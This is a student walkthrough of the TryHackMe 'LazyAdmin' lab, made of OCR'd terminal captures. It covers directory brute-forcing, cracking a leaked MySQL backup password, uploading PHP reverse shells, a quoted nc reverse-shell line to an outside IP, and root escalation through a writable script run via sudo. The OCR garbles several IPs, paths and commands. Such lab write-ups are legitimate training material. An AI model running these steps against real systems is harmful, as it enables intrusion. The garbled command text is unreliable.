



# **CORVIT SYSTEM MULTAN**


**Muhammad Fatiq**

**Submitted to : Muhammad Bilal**

**Tryhackme Room**

# Walkthrough

## LazyAdmin



Nmap Scan :

```
File Actions Edit View Help
kali@kali: ~/Downloads * kali@kali: ~/Downloads *
kali@kali:~/Downloads$ nmap -A 10.10.10.65
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-17 10:23 EDT
Nmap scan report for 10.10.10.65
Host is up (0.28s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 4017c:ff7a:110:43:73:da:2c:e0:30:95:80:78:00:f0 (RSA)
|_ 256  2f:67:c7:ac:7b:1b:5a:92:6a:df:c9:63:8a:72:ae:55 (ECDSA)
|_ 256  62:8a:62:27:cd:c3:29:17:de:23:45:9e:29:cb:08:5e (ED25519)
|_ tcp open  http      Apache/2.4.18 (Ubuntu)
|_ http_title: Apache2 Ubuntu Default Page: IT - uroo
|_ http_server_header: Apache/2.4.18 (Ubuntu)
Service Info: OS: linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 63.16 seconds

---(kali@kali)--- ~/Downloads
```

Gobuster for Directory Bursting

```
kali@kali: ~/Downloads * kali@kali: ~/Downloads *
kali@kali:~/Downloads$ gobuster -w /usr/share/wordlists/oclists/Discovery/Web-Content/commn.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Hohbauer (@firefart)

[+] Url: http://10.10.10.65/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/oclists/Discovery/Web-Content/commn.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode
=====
/hta [Status: 403] [Size: 276]
/htaccess [Status: 403] [Size: 276]
/htpasswd [Status: 403] [Size: 276]
/content [Status: 201] [Size: 312] (==> http://10.10.10.65/content/)
/index.html [Status: 200] [Size: 1325]
/server-status [Status: 403] [Size: 276]
Progress: 4734 / 4738 (99.96%)
=====
Finished
```

```
File Actions Edit View Help
kali@kali:~/Downloads * kali@kali:~/Downloads *
kali@kali:~/Downloads *
$ gobuster dir -url http://10.10.94.85/content -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Weinmayer (@firefart)

[+] Url:             http://10.10.94.85/content
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent:       gobuster/3.6
[+] Timeout:         10s

Starting gobuster in directory enumeration mode

./hta (Status: 403) [Size: 276]
./htaccess (Status: 403) [Size: 276]
./htpasswd (Status: 403) [Size: 276]
./themes (Status: 403) [Size: 220] -> http://10.10.94.85/content/themes/
./ui (Status: 403) [Size: 313] -> http://10.10.94.85/content/ui/
./attachment (Status: 403) [Size: 323] -> http://10.10.94.85/content/attachment/
./images (Status: 403) [Size: 319] -> http://10.10.94.85/content/images/
./inc (Status: 403) [Size: 316] -> http://10.10.94.85/content/inc/
./index.php (Status: 200) [Size: 219] -> http://10.10.94.85/content/


Progress: 2250 / 4735 (47.52%) [Error] Get "http://10.10.94.85/content/lo/inusid": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[Error] Get "http://10.10.94.85/content/input": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
./js (Status: 403) [Size: 319] -> http://10.10.94.85/content/js/

Progress: 4734 / 4735 (99.98%)

Finished


kali@kali:~/Downloads
```

Then search in browser for the specific directory :




Download Backup file from MYSQL password


Use hash crack to crack the password and then login



LOGIN SUCCESSFUL



Send a reverse shell



Index of /content/inc/ads

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">hacker.php</a>	2024-09-17 20:13	584	
<a href="#">reversephp.php</a>	2024-09-17 20:21	584	
<a href="#">shellphp.php</a>	2024-09-17 20:37	5.5K	

Apache/2.4.18 (Ubuntu) Server at 10.10.94.65 Port 80

After getting the reverse shell

```
[kali@kali:~/Downloads]
nc -l -p 1234
listening on [any] 1234 ...
^C

[kali@kali:~/Downloads]
nc -l -p 1234
listening on [any] 1234 ...
connect to [10.10.1.63] from (UNKNOWN) [19.16.94.85] 46248
Linux TMM-Chal 4.15.0-70-generic #79-Ubuntu SMP Tue May 12 11:34:29 UTC 2019 i686 i686 GNU/Linux
29:38:19 up 1:11, 8 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGNAME        IDLE      JCPU      PCPU      WHAT
uid=33(wm-data) gid=33(wm-data) groups=33(wm-data)
/bin/sh: 0: can't access tty: job control turned off
^
```

using Different commands

```
File Actions Edit View Help
kali@kali:~/Downloads *  kali@kali:~/Downloads *  kali@kali:~/Downloads *
$ cat mysql_login.txt
rice:randompass
$ sudo -l
Matching Defaults entries for wm-data on TMM-Chal:
env_reset, mail_badpass, secure_path=/usr/local/sbin/:/usr/local/bin/:/usr/sbin/:/usr/bin/:/sbin/:/snap/bin

User wm-data may run the following commands on TMM-Chal:
  (ALL) NOPASSWD: /usr/bin/perl /home/itguu/backup.pl
$ cd /etc
$ cat copy.sh
cp /tmp/f:skfifs /tmp/f:cat /tmp/f:/bin/sh -i 2>&|nc 191.168.8.190 5554 >/tmp/f
$ cd root
/bin/sh: 13: cd: can't cd to root
$ echo "cp /bin/bash /tmp/rootbash; chmod +x /tmp/rootbash" > /etc/copy.sh
$ sudo -l
Matching Defaults entries for wm-data on TMM-Chal:
env_reset, mail_badpass, secure_path=/usr/local/sbin/:/usr/local/bin/:/usr/sbin/:/usr/bin/:/sbin/:/snap/bin

User wm-data may run the following commands on TMM-Chal:
  (ALL) NOPASSWD: /usr/bin/perl /home/itguu/backup.pl
$ sudo /usr/bin/perl /home/itguu/backup.pl
$ ls /tmp
rootbash
systemd-private-527fa98c526b4ad862454f84801919f-colorb.service-Tcvoxy
systemd-private-527fa98c526b4ad862454f84801919f-rtkit-daemon.service-HifBrV
$ /tmp/rootbash -p
whoami
root
cat /tmp/root.txt
```

Cat command to get the flag

```
File Actions Edit View Help
kali@kali:~/Downloads *  kali@kali:~/Downloads *  kali@kali:~/Downloads *
$ sudo -l
Matching Defaults entries for wm-data on TMM-Chal:
env_reset, mail_badpass, secure_path=/usr/local/sbin/:/usr/local/bin/:/usr/sbin/:/usr/bin/:/sbin/:/snap/bin

User wm-data may run the following commands on TMM-Chal:
  (ALL) NOPASSWD: /usr/bin/perl /home/itguu/backup.pl
$ cd /etc
$ cat copy.sh
cp /tmp/f:skfifs /tmp/f:cat /tmp/f:/bin/sh -i 2>&|nc 191.168.8.190 5554 >/tmp/f
$ cd root
/bin/sh: 13: cd: can't cd to root
$ echo "cp /bin/bash /tmp/rootbash; chmod +x /tmp/rootbash" > /etc/copy.sh
$ sudo -l
Matching Defaults entries for wm-data on TMM-Chal:
env_reset, mail_badpass, secure_path=/usr/local/sbin/:/usr/local/bin/:/usr/sbin/:/usr/bin/:/sbin/:/snap/bin

User wm-data may run the following commands on TMM-Chal:
  (ALL) NOPASSWD: /usr/bin/perl /home/itguu/backup.pl
$ sudo /usr/bin/perl /home/itguu/backup.pl
$ ls /tmp
rootbash
systemd-private-527fa98c526b4ad862454f84801919f-colorb.service-Tcvoxy
systemd-private-527fa98c526b4ad862454f84801919f-rtkit-daemon.service-HifBrV
$ /tmp/rootbash -p
whoami
root
cat /tmp/root.txt
D0H16m37410017706f37c528077611A600F
```

